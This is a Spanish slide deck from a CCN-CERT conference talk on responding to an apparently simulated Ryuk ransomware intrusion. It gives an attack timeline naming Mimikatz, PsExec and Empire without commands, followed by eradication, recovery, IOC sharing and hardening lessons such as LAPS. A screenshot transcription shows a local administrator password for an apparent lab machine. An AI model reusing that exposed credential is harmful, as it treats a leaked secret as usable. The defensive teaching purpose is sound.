
3.

Resultados de la respuesta

Timeline del incidente



Timeline del incidente



Timeline del incidente

13:16-13:30h Obtención
de hashes de dom.adm
vía Mimikatz

13:16 Psexec + Empire
en W10-PC3

13:51h Acceso RDP a DC
con dom.adm + pivot
SSH-RDP

15:08h Programación
del ransomware a las
17:15h UTC

15:30 Alerta
del
incidente

15:13h Lanzamiento
del agente de Empire

Erradicación



- GPO1 para **borrar** el ransomware
- GPO2 para **revertir** los cambios hechos en la seg.
- **Bloqueamos** el rango de IP en el cortafuegos
- Repasamos **TODOS** los equipos del MINAF

Recuperación



- Restauramos **snapshots** previos **sanos** de las VM de los DC
- Forense adicional al DC (por si las moscas o las **persistencias**)
- **Remaquetamos** W10-PC3 y W10-PC5
- Cambiamos las credenciales de **todos** los admin. de dominio

Compartimos inteligencia



- Se agrupan todos los IOC con un pequeño informe
- Se genera un ticket en LUCIA
- Alternativa: correo **cifrado** a: incidentes@ccn-cert.cni.es
- El CCN-CERT distribuye los IOC vía **REYES**

Diseminación

- Se realiza un **informe** del incidente
- Se comunican los IOC al **CCN-CERT**
- Se crea un informe **público** del incidente

Atribución

- A raíz de los IOC, el CCN-CERT afirma que el ataque ha sido realizado por un grupo de HOR localizado en Bielorrusia (confianza media) → Esas 2h de retraso = UTC+3 😊
- Colaboración europea → Nuevos IOC y TTP de Ryuk



4.


Lecciones aprendidas

Cuidado con las fusiones

!Hay que mantener las medidas de seguridad!




Parchea BIEN los sistemas



ÑaaS
Ñapa as a Service

Password de admin, local DISTINTA



The screenshot shows the LAPS UI window with the following fields and buttons:

- ComputerName:** KJLAB-KJCON02
- Password:** kHXU/95.
- Password expires:** 3/21/2020 1:41:37 PM
- New expiration time:** Thursday , March 28, 2019 2:58:13 PM
- Buttons:** Search, Set, Exit

LAPS (Local Admin Password Solution) →
Gratis, fácil de usar,
funcional

Prohíbe admin. de dominio en los escritorios





Usa la fuerza del enemigo en su contra



Conciencia a tus usuarios





CLAUDIA + CARMEN

- Solución de vigilancia en el endpoint
- Centraliza y posibilita analizar la información
- CLAUDIA requiere CARMEN
- Múltiples capacidades de respuesta ante incidentes, forense y threat hunting
- Capaz de convertir muchos IOC en “pata negra”

5.

Conclusiones



Tim MalcomVetter ❤️

@malcomvetter

...

Reminder & reality check:

An opponent can successfully achieve objectives with trashy tactics if the window of time required to reach the objectives is shorter than defender's ability to detect & respond.

Sometimes it doesn't matter that the tactics are obviously bad.


[Traducir Tweet](#)


4:48 p. m. · 12 nov. 2020 · Twitter Web App

<https://twitter.com/malcomvetter/status/1326914680783253505>

- Los atacantes son cada vez más **rápidos**
- Detección y respuesta **NO SON SUFICIENTES**
- Bastionado = Ganar **TIEMPO** y obligar a hacer **RUIDO**
- Bastionado perfecto = No hay ransomware (recuerda, para ellos no es personal, solo es €€€)

Agilizar el tempo operacional en la detección





- Los atacantes lo “tenían muy fácil”
- ... pero también han sido un poco torpes
- La realidad es mucho más cruda
- **Objetivo:** hacer que los malos “jueguen” en dificultad “Pesadilla”

Trabaja como si
estuvieras
COMPROMETIDO

!Defendamos!



Ryukpedia (top links)

Human-operated ransomware attacks: A preventable disaster

<https://www.microsoft.com/security/blog/2020/03/05/human-operated-ransomware-attacks-a-preventable-disaster/>

Ransomware groups continue to target healthcare, critical services; here's how to reduce risk

<https://www.microsoft.com/security/blog/2020/04/28/ransomware-groups-continue-to-target-healthcare-critical-services-heres-how-to-reduce-risk/>

Defending networks against human-operated ransomware

<https://techcommunity.microsoft.com/t5/microsoft-defender-for-endpoint/defending-networks-against-human-operated-ransomware/ba-p/1384282>

Ryuk's Return

<https://thedfirreport.com/2020/10/08/ryuks-return/>

Ryuk in 5 hours

<https://thedfirreport.com/2020/10/18/ryuk-in-5-hours/>

Ryuk Speed Run, 2 hours to Ransom

<https://thedfirreport.com/2020/11/05/ryuk-speed-run-2-hours-to-ransom/>

Ryuk and GPOs and Powershell, Oh My!

<https://thebinaryhick.blog/2019/12/22/ryuk-and-gpos-and-powershell-oh-my/>

Agradecimientos especiales

@b4r0nd3l4b1rr4

CTF DFIR Weekend Madness



- X** **Ximoscrac**
last seen recently
- A** **adriandlhc**
last seen recently
- Arturo**
last seen recently
- D** **dani**
last seen recently

Evidencias, slides y referencias:
<https://bit.ly/ransomSTIC>



Email: [asanz/@/s2grupo\(.\)es](mailto:asanz/@/s2grupo(.)es)

Twitter: [@antoniosanzalc](https://twitter.com/antoniosanzalc)

Canal de forense: t.me/forense

Más retos forenses: <https://ctf.unizar.es>

Blog: <https://www.securityartwork.es>



MUCHAS GRACIAS

#XIVJORNADASCCNCERT